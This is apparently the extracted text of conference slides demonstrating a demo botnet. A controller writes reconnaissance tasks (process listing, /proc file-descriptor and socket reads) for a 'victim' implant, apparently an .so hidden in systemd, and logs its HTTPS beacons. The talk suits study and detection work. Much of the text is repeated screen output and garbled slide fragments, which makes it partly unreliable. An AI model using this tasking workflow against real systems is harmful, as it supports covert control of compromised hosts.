    "host": "10.114.0.5:4433",
    "request_uri": "/bots/victim-uid-0-pid-1-1z3t0aysp6v99",
    "user_agent": "Go-http-client/1.1"
  },
  "id": "victim-uid-0-pid-1-1z3t0aysp6v99",
  "size": 17667,
  "duration": "15ms"
}
```



Demobotnetcontroller - Output

```
Ops Box - Botherding 1
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$ cat >victim-uid-0-pid-1-1z3t0aysp6v99_tmp <<'_eof'
> set -x
> ps auxwfx
> ls -l /proc/1/fd /proc/$$/fd
> cat </proc/net/tcp
> _eof
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$ mv -v victim-uid-0-pid-1-1z3t0aysp6v99_{tmp,task}
victim-uid-0-pid-1-1z3t0aysp6v99_tmp -> victim-uid-0-pid-1-1z3t0aysp6v99_task
[stuart@ops.not-h4x.lol:/home/stuart/demobotnet]
$ cat victim-uid-0-pid-1-1z3t0aysp6v99
```

```
Demobotnetcontroller - Got Output 2
{
  "remote_address": "10.114.0.4:40240",
  "method": "GET",
  "host": "10.114.0.5:4433",
  "request_uri": "/bots/victim-uid-0-pid-1-1z3t0aysp6v99",
  "user_agent": "Go-http-client/1.1"
},
{
  "id": "victim-uid-0-pid-1-1z3t0aysp6v99",
  "size": 65,
  "duration": "2ms"
}
{
  "time": "2025-11-20T00:04:58.195107453+01:00",
  "level": "INFO",
  "msg": "Output",
  "request": {
    "remote_address": "10.114.0.4:40240",
    "method": "POST",
    "host": "10.114.0.5:4433",
    "request_uri": "/bots/victim-uid-0-pid-1-1z3t0aysp6v99",
    "user_agent": "Go-http-client/1.1"
  },
  "id": "victim-uid-0-pid-1-1z3t0aysp6v99",
  "size": 17667,
  "duration": "15ms"
}
```



anime_costume_cheese.so - ps awwfux

```
vim - ps awwfux  %1

+ ps awwfux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         2  0.0  0.0      0     0 ?        S    22:58   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    22:58   0:00 \_ [pool_workqueue_release]
...snip...
root        615  0.0  0.0      0     0 ?        S    22:58   0:00 \_ [psimon]
root         1  0.5  2.8 1701672 27896 ?        Ssl  22:58   0:02 /sbin/init
root        264  0.0  1.7  51052 16840 ?        Ss   22:58   0:00 /usr/lib/systemd/systemd-journald
...snip...
root       1238  0.0  0.0      0     0 ?        Zs   23:00   0:00 [systemd-user-ru] <defunct>
root       1239  0.0  0.0      0     0 ?        Z    23:00   0:00 [(sd-close)] <defunct>
root       1251  0.0  0.1   2680   1844 ?        S    23:04   0:00 ?
root       1252  0.0  0.3   6404   3900 ?        R    23:04   0:00 \_ ps awwfux

1,1 Top
```

anime_costume_cheese.so - ps? aww, fux

```
vim - ps awwfux  %1

+ ps awwfux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         2  0.0  0.0      0     0 ?        S    22:58   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    22:58   0:00 \_ [pool_workqueue_release]
...snip...
root        615  0.0  0.0      0     0 ?        S    22:58   0:00 \_ [psimon]
root         1  0.5  2.8 1701672 27896 ?        Ssl  22:58   0:02 /sbin/init
root        264  0.0  1.7  51052 16840 ?        Ss   22:58   0:00 /usr/lib/systemd/systemd-journald
...snip...
root       1238  0.0  0.0      0     0 ?        Zs   23:00   0:00 [systemd-user-ru] <defunct>
root       1239  0.0  0.0      0     0 ?        Z    23:00   0:00 [(sd-close)] <defunct>
root       1251  0.0  0.1   2680   1844 ?        S    23:04   0:00 ?
root       1252  0.0  0.3   6404   3900 ?        R    23:04   0:00 \_ ps awwfux

1,1 Top
```


anime_costume_cheese.so - /proc things

```
vim - File Descriptors and Network Sockets
+ ls -l /proc/1/fd /proc/1251/fd
/proc/1/fd:
total 0
lrwx----- 1 root root 64 Nov 19 22:58 0 -> /dev/null
lrwx----- 1 root root 64 Nov 19 22:58 1 -> /dev/null
..snip...
lr-x----- 1 root root 64 Nov 19 23:00 120 -> pipe:[8847]
..snip...
lrwx----- 1 root root 64 Nov 19 22:58 2 -> /dev/null
...snip...
lrwx----- 1 root root 64 Nov 19 23:02 35 -> socket:[8845]
...snip...

/proc/1251/fd:
total 0
lr-x----- 1 root root 64 Nov 19 23:04 0 -> pipe:[8846]
l-wx----- 1 root root 64 Nov 19 23:04 1 -> pipe:[8847]
l-wx----- 1 root root 64 Nov 19 23:04 2 -> pipe:[8847]
+ cat
  sl local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
...snip...
  5: 0400720A:9D30 0500720A:1151 01 00000000:00000000 02:000005DA 00000000      0        0 8845 3 0000000049657db8 20 4 31 18 -1
                                     1,1                      All
```

anime_costume_cheese.so - Shell -pipe-> Systemd

```
vim - File Descriptors and Network Sockets
+ ls -l /proc/1/fd /proc/1251/fd
/proc/1/fd:
total 0
lrwx----- 1 root root 64 Nov 19 22:58 0 -> /dev/null
lrwx----- 1 root root 64 Nov 19 22:58 1 -> /dev/null
..snip...
lr-x----- 1 root root 64 Nov 19 23:00 120 -> pipe:[8847]
..snip...
lrwx----- 1 root root 64 Nov 19 22:58 2 -> /dev/null
...snip...
lrwx----- 1 root root 64 Nov 19 23:02 35 -> socket:[8845]
...snip...

/proc/1251/fd:
total 0
lr-x----- 1 root root 64 Nov 19 23:04 0 -> pipe:[8846]
l-wx----- 1 root root 64 Nov 19 23:04 1 -> pipe:[8847]
l-wx----- 1 root root 64 Nov 19 23:04 2 -> pipe:[8847]
+ cat
  sl local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
...snip...
  5: 0400720A:9D30 0500720A:1151 01 00000000:00000000 02:000005DA 00000000    0      0 8845 3 0000000049657db8 20 4 31 18 -1
                                     1,1                      All
```


anime_costume_cheese.so - Systemd -HTTPS-> Us

```
vim - File Descriptors and Network Sockets
+ ls -l /proc/1/fd /proc/1251/fd
/proc/1/fd:
total 0
lrwx----- 1 root root 64 Nov 19 22:58 0 -> /dev/null
lrwx----- 1 root root 64 Nov 19 22:58 1 -> /dev/null
..snip...
lr-x----- 1 root root 64 Nov 19 23:00 120 -> pipe:[8847]
..snip...
lrwx----- 1 root root 64 Nov 19 22:58 2 -> /dev/null
...snip...
lrwx----- 1 root root 64 Nov 19 23:02 35 -> socket:[8845]
...snip...

/proc/1251/fd:
total 0
lr-x----- 1 root root 64 Nov 19 23:04 0 -> pipe:[8846]
l-wx----- 1 root root 64 Nov 19 23:04 1 -> pipe:[8847]
l-wx----- 1 root root 64 Nov 19 23:04 2 -> pipe:[8847]
+ cat
  sl local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
...snip...
  5: 0400720A:9D30 0500720A:1151 01 00000000:00000000 02:000005DA 00000000    0      0 8845 3 0000000049657db8 20 4 31 18 -1
                                     1,1                      All
```

anime_costume_cheese.so - Why the name?

```
vim - File Descriptors and Network Sockets
+ ls -l /proc/1/fd /proc/1251/fd
/proc/1/fd:
total 0
lrwx----- 1 root root 64 Nov 19 22:58 0 -> /dev/null
lrwx----- 1 root root 64 Nov 19 22:58 1 -> /dev/null
..snip...
lr-x----- 1 root root 64 Nov 19 23:00 120 -> pipe:[8847]
..snip...
lrwx----- 1 root root 64 Nov 19 22:58 2 -> /dev/null
...snip...
lrwx----- 1 root root 64 Nov 19 23:02 35 -> socket:[8845]
...snip...

/proc/1251/fd:
total 0
lr-x----- 1 root root 64 Nov 19 23:04 0 -> pipe:[8846]
l-wx----- 1 root root 64 Nov 19 23:04 1 -> pipe:[8847]
l-wx----- 1 root root 64 Nov 19 23:04 2 -> pipe:[8847]
+ cat
  sl local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
...snip...
  5: 0400720A:9D30 0500720A:1151 01 00000000:00000000 02:00005DA 00000000      0      0 8845 3 0000000049657db8 20 4 31 18 -1
                                     1,1                      All
```

anime_costume_cheese.so - Pretend Curl in a Loop

```
vim - File Descriptors and Network Sockets  1

+ ls -l /proc/1/fd /proc/1251/fd
/proc/1/fd:
total 0
lrwx----- 1 root root 64 Nov 19 22:58 0 -> /dev/null
lrwx----- 1 root root 64 Nov 19 22:58 1 -> /dev/null
..snip...
lr-x----- 1 root root 64 Nov 19 23:00 120 -> pipe:[8847]
..snip...
lrwx----- 1 root root 64 Nov 19 22:58 2 -> /dev/null
...snip...
lrwx----- 1 root root 64 Nov 19 23:02 35 -> socket:[8845]
...snip...

/proc/1251/fd:
total 0
lr-x----- 1 root root 64 Nov 19 23:04 0 -> pipe:[8846]
l-wx----- 1 root root 64 Nov 19 23:04 1 -> pipe:[8847]
l-wx----- 1 root root 64 Nov 19 23:04 2 -> pipe:[8847]
+ cat
  sl local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
...snip...
  5: 0400720A:9D30 0500720A:1151 01 00000000:00000000 02:000005DA 00000000      0      0 8845 3 0000000049657db8 20 4 31 18 -1
                                     1,1                      All
```


anime_costume_cheese.so - Kas play

```
vim - File Descriptors and Network Sockets
+ ls -l /proc/1/fd /proc/1251/fd
/proc/1/fd:
total 0
lrwx----- 1 root root 64 Nov 19 22:58 0 -> /dev/null
lrwx----- 1 root root 64 Nov 19 22:58 1 -> /dev/null
..snip...
lr-x----- 1 root root 64 Nov 19 23:00 120 -> pipe:[8847]
..snip...
lrwx----- 1 root root 64 Nov 19 22:58 2 -> /dev/null
...snip...
lrwx----- 1 root root 64 Nov 19 23:02 35 -> socket:[8845]
...snip...

/proc/1251/fd:
total 0
lr-x----- 1 root root 64 Nov 19 23:04 0 -> pipe:[8846]
l-wx----- 1 root root 64 Nov 19 23:04 1 -> pipe:[8847]
l-wx----- 1 root root 64 Nov 19 23:04 2 -> pipe:[8847]
+ cat
  sl local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
...snip...
5: 0400720A:9D30 0500720A:1151 01 00000000:00000000 02:000005DA 00000000 0      0 8845 3 0000000049657db8 20 4 31 18 -1
                                     1,1                      All
```



anime_costume_cheese.so - Syscall - HTTPS -> Us



```
vim - File Descriptors and Network Sockets
+ ls -l /proc/1/fd /proc/1251/fd
/proc/1/fd:
total 0
lrwx----- 1 root root 64 Nov 19 22:58 0 -> /dev/null
lrwx----- 1 root root 64 Nov 19 22:58 1 -> /dev/null
..snip...
lr-x----- 1 root root 64 Nov 19 22:58 6 -> /dev/null
..snip...
lrwx----- 1 root root 64 Nov 19 22:58 7 -> /dev/null
...snip...
lrwx----- 1 root root 64 Nov 19 22:58 8 -> /dev/null
...snip...

/proc/1251/fd:
total 0
lr-x----- 1 root root 64 Nov 19 22:58 6 -> /dev/null
l-wx----- 1 root root 64 Nov 19 22:58 7 -> /dev/null
l-wx----- 1 root root 64 Nov 19 22:58 8 -> /dev/null
+ cat
sl local_address rem_address rx_queue tr tm->when retransmit uid inode
...snip...
5: 0400720A:9D30 0500720A:0500720A 01 00000000 02:000005DA 00000000 0 8845 3 0000000049657db8 20 4 31 18 -1
1,1 All
```

tl;dr - Who cares who makes the syscalls?

tl;dr

One last time...

1. Definitions

- a. Linux ops: A series of system calls plus monospaced text
- b. Stealth: Unnoticed system calls
- c. Easy Linux ops: System calls without being fussy about tooling

2. 90% toolkit

- a. Shell
- b. Curl

3. The other 10%

- a. Whatever else works

tl;dr

One last

tl;dr - The important
thing is the syscalls

1.

sys

sys: A series of system calls
spaced text

Unnoticed system calls

easy Linux ops: System calls

without being fussy about tooling

oolkit

hell

Curl

3.

other 10%

Whatever else works

Thanks :)

Questions?



Thanks :)

No time for questions :(

